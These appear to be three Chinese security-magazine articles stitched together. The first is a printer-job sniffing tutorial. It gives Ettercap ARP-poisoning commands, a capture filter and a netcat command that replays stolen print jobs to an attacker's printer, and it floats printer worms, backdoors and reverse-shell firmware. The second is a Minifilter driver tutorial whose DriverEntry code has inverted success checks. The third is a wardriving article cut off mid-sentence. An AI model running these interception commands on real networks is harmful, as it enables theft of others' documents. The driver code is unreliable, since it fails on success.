人们经常要打印文件，而且多认为只要不对其进行硬拷贝就不会存在安全风险!但事实证明，如果你的电脑跟打印机或者打印服务器处于同一LAN，那么会容易被嗅探到打印作业。由于打印作业未加密，因此嗅探并在自己的打印机上重新打印出文件内容是相当容易的，如果你知道如何操作的话。本例将向你展示如何在基于Windows 2003的打印服务器和JetDirect或Ricoh Savin网络打印机(支持AppSocket协议，使用端口9100/tcp)之间进行嗅探，但这需要先进行其他的一些设置。

首先通过ARP欺骗对JetDirect和Windows打印服务器进行中间人攻击，并将数据包保存为pcap文件。这里我使用Linux平台上的Ettercap进行攻击，但使用其他工具也是可以的。输入Ettercap命令:"ettercap -T -q -w print.dump -M ARP /192.168.1.2/ //"。这里192.168.1.2是网络打印机的IP地址，由于Ettercap对整个子网进行ARP欺骗，因此可能会导致所有子网中的主机发生ARP中毒。但在某些情况下，对两台主机进行ARP欺骗可能是最好和最快的方法了，比如:"ettercap -T -q -w print.dump -M ARP /192.168.1.2/ /192.168.22.47/"，这里192.168.1.2是网络打印机的IP地址，192.168.22.47是Windows/*nix打印服务器或发送打印作业的主机IP。在攻击过程中的任何时候，通过单击"q"键可停止ARP攻击和网络嗅探。

用Ethereal打开得到的pcap文件(亦称为libpcap或tcpdump文件)，仅需通过菜单File→Open即可打开print.dump文件。用Ethereal打开print.dump文件后需要对其进行过滤，以方便查阅，可输入以下过滤语句:"tcp.flags.syn==1&&tcp.dstport==9100"。

如图16所示，通过过滤去除了许多无关数据，这4个数据包代表了两项打印作业，或者至少2项。NO.158和NO.159是同一打印作业，NO.510和NO.511是第2项打印作业。在第一项上选择Follow TCP Stream，如图17所示。




图16




图17

选择Follow TCP Stream后，就会打开如图18所示的窗口。设置下拉框使其只显示发送到网络打印机的数据包，并设置数据类型为RAW，然后单击"Save As"按钮，将其保存为"test1.job"文件。




图18

对其他数据包重复上述步骤，以获取所有的打印作业。用文本编辑器打开"test1.job"文件，如果是PostScript文件，则删除每一行前的"%!PS-Adobe-3.0"，以及行末的"%%EOF"，

然后创建.PS(PostScript)文件,这个可用*nix工具GhostView打开它。也许你也可以自己做一个基于PCL打印作业的类似工具,但我还不知道该删除哪一部分。按照现在的情况,我们可不用管"test1.job"这个文件包含什么内容,无论它是PCL还是PostScript,都可以用NetCat将这个文件发送到我们的网络打印机上,然后打印出来,命令为"cat test1.job|netcat -q 0 192.168.1.2 9100"。其中test1.job是我们嗅探并想重现的打印作业,而192.168.1.2是我们控制的网络打印机。如果你觉得NetCat命令过于复杂,可以使用FTP Client,FTP打印作业文件到JetDirect打印机(假设JetDirect box支持FTP服务)。

明文认证协议

由于很多人在网络打印机上未开启密码,因此上述攻击方式可能是惟一可行的方法。但即使启用了密码保护,通过Telnet或非SSL加密的Web接口依然可以轻易地嗅探到密码,这个可以使用Ettercap、Cain或Dsniff嗅探数据包以得到Telent和HTTP(非SSL加密)密码。一些网络打印机,比如HP Jetdirect en3700,可以使用SLL加密Web接口(即使使用私人签名证书)以及更多接口来防止被嗅探到密码。

其他想法

- 利用Phenoelit组织的ChaiServices信息编写出蠕虫病毒、后门程序及其他针对HP JetDirect打印机的恶意程序。
- 修改PFT源码开发出一款自动工具,用于探索IP并获取网络打印机中的文件。
- 利用网络打印机漏洞进行攻击,比如缓冲区溢出。
- Hacking JetDirect固件以将一个dial home(译注:将一个可用的Command Shell反弹到攻击者机器上的过程)潜藏于目标网络中,用于辅助入侵。可以将固件映像文件*.DLD保存到目录C:\Program Files\Hewlett-Packard\HP Download Manager\Upgrades\jetdirect下,再下载安装HP Download Manager以加载DLD文件升级固件。

另外,不要忘记随时查看SecurityFocus的在线漏洞数据库(http://www.securityfocus.com/),以便及时知道在特定打印机下是否存在未打补丁的漏洞。他们在站上列出了很多关于JetDirect box打印机的漏洞,当你在查看时,可以通过网络打印机所支持的系统来检索漏洞,比如JetDirect上的VxWorkds操作系统以及Ricoh Savins使用的NetBSD系统。

前置知识:VC
关键词:Minifilter、文件系统微过滤、文件监控

基于Minifilter进程衍生物跟踪技术



文/图 小华子

Minifilter是Microsoft极力推荐的一种新型的过滤器模型,在文件过滤驱动的开发中,相对于经常提到的sfilter过滤驱动,该驱动的优势更为明显,例如:Minifilter很好地解决了重入的问题;实现了用户层和内核层双向通信机制;实现了上下文的安全管理;和杀软更容易兼容。这些优

势使得Minifilter在具体开发过程中,能够让开发人员专心于项目的功能而不必浪费太多的时间在于环境的准备上。

进程衍生物定义

进程衍生物是在程序运行过程中,为了实现具体的功能而新创建的文件或者覆盖重写原有的文件。比如Winword.exe(Word)在操作DOC文件时,会产生临时文件用来更为安全地编辑保存文件;病毒程序同样为了达到自己的目的,往往在用户机器上到处留下脚印,使之很难清除彻底。

进程衍生物跟踪意义

在反病毒分析中,跟踪病毒的衍生物能够更为深入地了解病毒的行为;在文档防泄密中,同样能够更好地监控进程临时文件的创建而将泄密风险降到更低。

衍生物跟踪可行性分析

进程在创建/打开文件时的标志如表1所示。

表1

创建选项	解释说明
FILE_CREATE	文件不存在,创建;文件存在,失败
FILE_OPEN	文件存在,打开文件;文件不存在,失败
FILE_OPEN_IF	文件存在,打开文件;文件不存在,创建文件
FILE_OVERWRITE	文件存在,重写覆盖文件;文件不存在,失败
FILE_OVERWRITE_IF	文件存在,重写覆盖文件;文件不存在,创建

根据上表分析,FILE_CREATE、FILE_OPEN_IF、FILE_OVERWRITE、FILE_OVERWRITE_IF可以作为判断当前创建文件是否为进程衍生物的标志。具体流程如图1所示。

在PreCreate函数中完成是否为衍生物的判断,在原理上能够实现该功能,接下来则开始在具体的代码中实现响应的功能。




图1

测试程序流程及最终目的

(1)跟踪指定的进程:Notepad.exe。

(2)在文件打开时判读当前打开文件是否为进程衍生物。

(3)符合进程衍生物的,打印出该文件的完整路径信息。

编写Minifilter框架

Minifilter在MSDN中有详细的英文介绍,Writing a DriverEntry Routine for a Minifilter Driver就详细地介绍了如何编写Minifilter驱动程序并且在WDK中还提供了一些利用Minifilter编写的代码程序供学习参考。大致步骤如下:

(1)注册Minifilter驱动,调用FltRegisterFilter函数,填充响应的回调函数。

(2)发起过滤,调用FltStartFiltering函数来发起过滤。

具体的代码如下:

```
NTSTATUS
DriverEntry(
        PDRIVER_OBJECT pDriverObj,
        PUNICODE_STRING pRegistryString
        )
{
    NTSTATUS status = STATUS_SUCCESS;
    PFLT_FILTER filter;
    status = FltRegisterFilter(pDriverObj,
                               &CrRegistration,
                               &filter);//注册驱动程序
    if (NT_SUCCESS(status))
    {
        return status;
    }
    FlterData.CrFilter = filter;
```

```
    status = FltStartFiltering(filter);//发起过滤
    if (NT_SUCCESS(status))
    {
        FltUnregisterFilter(filter);
        return status;
    }
    return status;
}
```

(3)注册回调函数解析。

FLT_REGISTRATION结构体辅助完成了对Minifilter驱动程序中回调函数的注册，在这儿主要详细地解释一下IRP回调函数的注册。填充FLT_OPERATION_REGISTRATION结构体：

```
const FLT_OPERATION_REGISTRATION CrOperationRegistration[] = {
    {IRP_MJ_CREATE, FLTFL_OPERATION_REGISTRATION_SKIP_PAGING_IO, PreCreate, PostCreate, NULL},
        {IRP_MJ_OPERATION_END}
    };
```

在这儿注册了IRP_MJ_CREATE函数的两个回调函数，分别为完成函数前处理函数和完成函数后处理函数。在跟踪进程衍生物时，在这两个函数中即可实现核心功能。

获得进程信息

在测试程序中，需要指定特定的进程，所以需要在文件打开时判断当前进程是否需要跟踪。获得进程的方式还是很多的，比如根据EPROCESS的ImageFileName获得、根据EPROCESS的SectionObject获得、根据进程的PEB获得等。在测试程序中，采用最简单的ImageFileName来获得并且判断当前进程是否为notepad.exe即可。在这儿不进行详细解释，具体的可以参考代码中具体实现。

进程衍生物跟踪代码分析

本来想通过文字的形式来详细地解释函数的执行流程，但是取舍间总不能将文件的打开描述清楚，一个是，文件的打开参数复杂，参数稍有不同，创建的文件的行为就有天壤之别。文件打开流程处理的细节很多，无法在版面上通过代码的方式进行讲解，只能通过列出核心代码和重要函数进行分析。函数执行流程如下：

(1)判读当前进程是不是我们需要跟踪的进程。

(2)根据创建参数，首先排除掉试图打开文件目录的操作。

(3)获得文件创建的具体参数，排除掉Delete On Close 属性的文件(句柄关闭文件删除没什么跟踪的价值)。

(4)执行文件预打开操作，获得文件的基本属性信息。

(5)排除掉文件属性为文件夹的文件。

(6)通过CheckFileIsNeedtrace判断文件是否需要跟踪。

(7)对进程衍生物进行处理。

(8)清理资源。

在CheckFileIsNeedtrace函数中处理的参数有文件创建CreateDisposition参数、文件大小参数；考虑到FILE_OPEN_IF参数处理文件时，如果文件不存在则创建文件，如果文件存在，则直接打开。在处理时，使用文件的大小作为标准，如果文档大小为0，即使是文件已经存在，也能够作为进程衍生物来处理。对于FILE_OPEN的操作，则直接认为是打开已经存在的文件。

程序演示结果

用记事本保存文件为test.txt文件，然后另存为test.dat文件，驱动程序捕获的调试信息如图2所示。

#	Time	Debug Print
0	0.00000000	该进程衍生物为：\Device\HarddiskVolume1\test.txt，进程创建状态为：创建文件.
1	0.04010454	该进程衍生物为：\Device\HarddiskVolume1\test.txt，进程创建状态为：打开文件，文件大小为零.
2	22.21837997	该进程衍生物为：\Device\HarddiskVolume1\test.dat，进程创建状态为：创建文件.
3	22.26606560	该进程衍生物为：\Device\HarddiskVolume1\test.dat，进程创建状态为：打开文件，文件大小为零.


图2

小 结

Minifilter在文件监控、文件加解密领域受到了越来越多的人重视，凭借着微软本身的强力推进及其自身良好的系统兼容性和稳定性正逐渐应用到商业领域。

(编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找)

前置知识:无
关键词:WiFi、攻击、劫持



基于WiFi通信的攻击与劫持攻防剖析

文/Jeremy Martin 译/小小杉

随着无线局域网技术的不断兴起,越来越多的人们部署无线局域网,来享受无线网络带来的乐趣。与此同时,无线局域网的安全问题也随之凸显出来。在众多的无线局域网安全问题中,"驾驶攻击"(也称为接入点映射,这是一种驾车围绕企业或住所邻里时扫描无线网络名称的活动,基于此,用全方位天线和全球定位系统(GPS),驾驶攻击者就能够系统地将802.11b/g/n无线接入点映射地址映射。此术语源自"war driving",一种利用重复拨号的方法来搜索调制解调器和其他完整的网络接入点的攻击手段)还没有被广大的无线用户所关注,这主要是由于许多人缺乏对驾驶攻击的了解。驾驶攻击爱好者可以通过它给自己带来无穷的乐趣,也给无线局域网用户带来了相应的安全威胁。

在驾驶攻击实施过程中,我们将笔记本电脑置于较易获得WiFi信号并且使用GPS定位设备的位置,同时确保移动距离最短。为覆盖所有基站,笔记本电脑需安装Windows XP专业版系统、寻找无线接入点的NetStumbler工具以及模拟缓存中毒攻击的Cain&Able工具,而另一种选择则是Suse 9.2 Linux系统,其配置有无线利器Kismet、无线安全利器AirSnort、无线网络密钥破解工具Aircrack和Void11工具。在不同的环境下使用这两种设备可以更准确地获取某一区域内WiFi信号。

下面开始真正的攻击。驱车几英里后,我们步入一条商业街,此时每隔几秒钟我们即可链接到活动状态的无线接入点。尽管已有多年的驾驶攻击经验,对当前绝大对数公司借助WiFi冲浪但对无线网络不进行任何加密的行为还是令我们很震惊。然而,这却使Kismet能够最大地发挥其作用——只需被动地监听使用802.11协议的无线局域网信号。我们可以映射多个子网并收集其向公众广播的有价值的信息。在来回驾驶了十几里路程后,我们就收集到了超过127个WiFi热点数据。有了这些信息,黑客攻击的时刻就开始了。

1.驾驶攻击与漫游攻击

驾驶攻击是一种驾车围绕企业或住所周围时扫描WiFi热点的行为。一个无线局域网原本设置时可能只期望局限于一栋办公楼的范围,但若不进行一定地安全访问控制,则外部使用者就有可能会入侵网络,获得免费的企业内部网络连接。

漫游攻击与驾驶攻击在本质上基本相似,区别在于漫游攻击靠徒步完成。攻击者没有必要在物理上位于企业建筑物内部,他们可以使用网络扫描器,如NetStumbler等工具。可以在移动的交通工具上用笔记本电脑或其他移动设备嗅探出无线网络,这种活动称为"war driving";漫游在大街上或通过企业网站执行同样的任务,这称为"war walking"。目前,有许多可以随身携带的PDA设备,其通常都内置或可外接不同的无线网卡,利用电池供电,并具有强大的数据处理能力,完全能满足寻找无线访问点的需求。

驾驶攻击并不需要太多的特殊工具和设备。几乎所有支持WiFi的Windows系统都能用

Cain或NetStumbler工具来扫描热点。而Linux系统则不一样。由于Linux系统环境允许直接访问硬件，因此稍显复杂，要考虑包括Linux兼容性、正确的驱动程序以及混杂模式下无线网卡配置实用程序知识在内的各种情况。如果WiFi网卡配有兼容芯片组，那么大部分工作将由"Live Linux"发行版系统来处理(Live Linux是一种光盘上的可运行出系统的激光光碟，可以通过光盘启动电脑。前面提到的工具都可以在这个共享光盘上找到。该光盘启动后可自动检测和配置多种无线网卡)。Linux系统中最常见的WiFi芯片组为PRISM 2。由于朗讯Orinoco Gold金卡的易用性以及在多数Linux环境下的可用性，其变得越来越普及。同时，大部分工作在Windows系统中的芯片，在Linux环境下借助NDIS驱动程序也可以工作，但由于它们无法直接访问硬件，所以并不会应用于扫描工作。下面是执行攻击的设备清单。

Linux系统：

(1)Acer Travelmate笔记本电脑；

(2)Microsoft MN-520笔记本电脑无线网卡；

(3)Suse Linux 9.2操作系统；

(4)无线利器Kismet；

(5)无线安全利器AirSnort；

(6)Void11工具。

Windows系统：

(1)Acer Aspire 1520笔记本电脑；

(2)Rikalen GPS导航仪；

(3)调频调制器；

(4)Windows XP专业版操作系统；

(5)寻找无线接入点的工具NetStumbler；

(6)模拟缓存中毒攻击的Cain&Able工具。

在执行驾驶攻击时可能会遇到麻烦。由于对硬件的访问权限有限，大多数基于Windows的扫描工具使用名为"主动扫描"的函数扫描。在主动式无线扫描中，用户设备在每个频段发送一个请求，并记录所有的响应。由于产生的通信量非常巨大，因此任何监听传入连接请求的程序随时都会发现其正被扫描。

NetStumbler工具是一种基于Windows的主动式扫描仪，支持包括PCMCIA 无线网卡在内的绝大多数主流无线网卡，同时，还加入了对全球 GPS 卫星定位系统的支持。NetStumbler可以用来验证无线客户和无线AP的配置是否存在弱点；也可以用来检测干扰无线局域网信号的原因；可以用来检测一些没有经过授权的无线接入点；与GPS配合，还可以用来定位检测到的不设防的无线AP的具体方位。NetStumbler可以将搜索到的无线访问点的SSID名称、MAC地址、IP地址以及是否应用了加密等信息全部显示出来。NetStumbler工具无法独立完成扫描，必须借助Windows驱动程序来访问WiFi网卡，从而导致运行时必须关闭Wireless Zero Configuration服务(支持无线网络上网的服务，如果服务停止，则无法找到无线网络)。Windows XP系统中的Wireless Zero Configuration服务允许操作系统寻找可用的WiFi无线网络，而这会给执行驾驶攻击时连接接入点带来麻烦。解决该问题最简单的方法就是保存NetStumbler数据、关闭该程序，并且刷新可用网络。Cain & 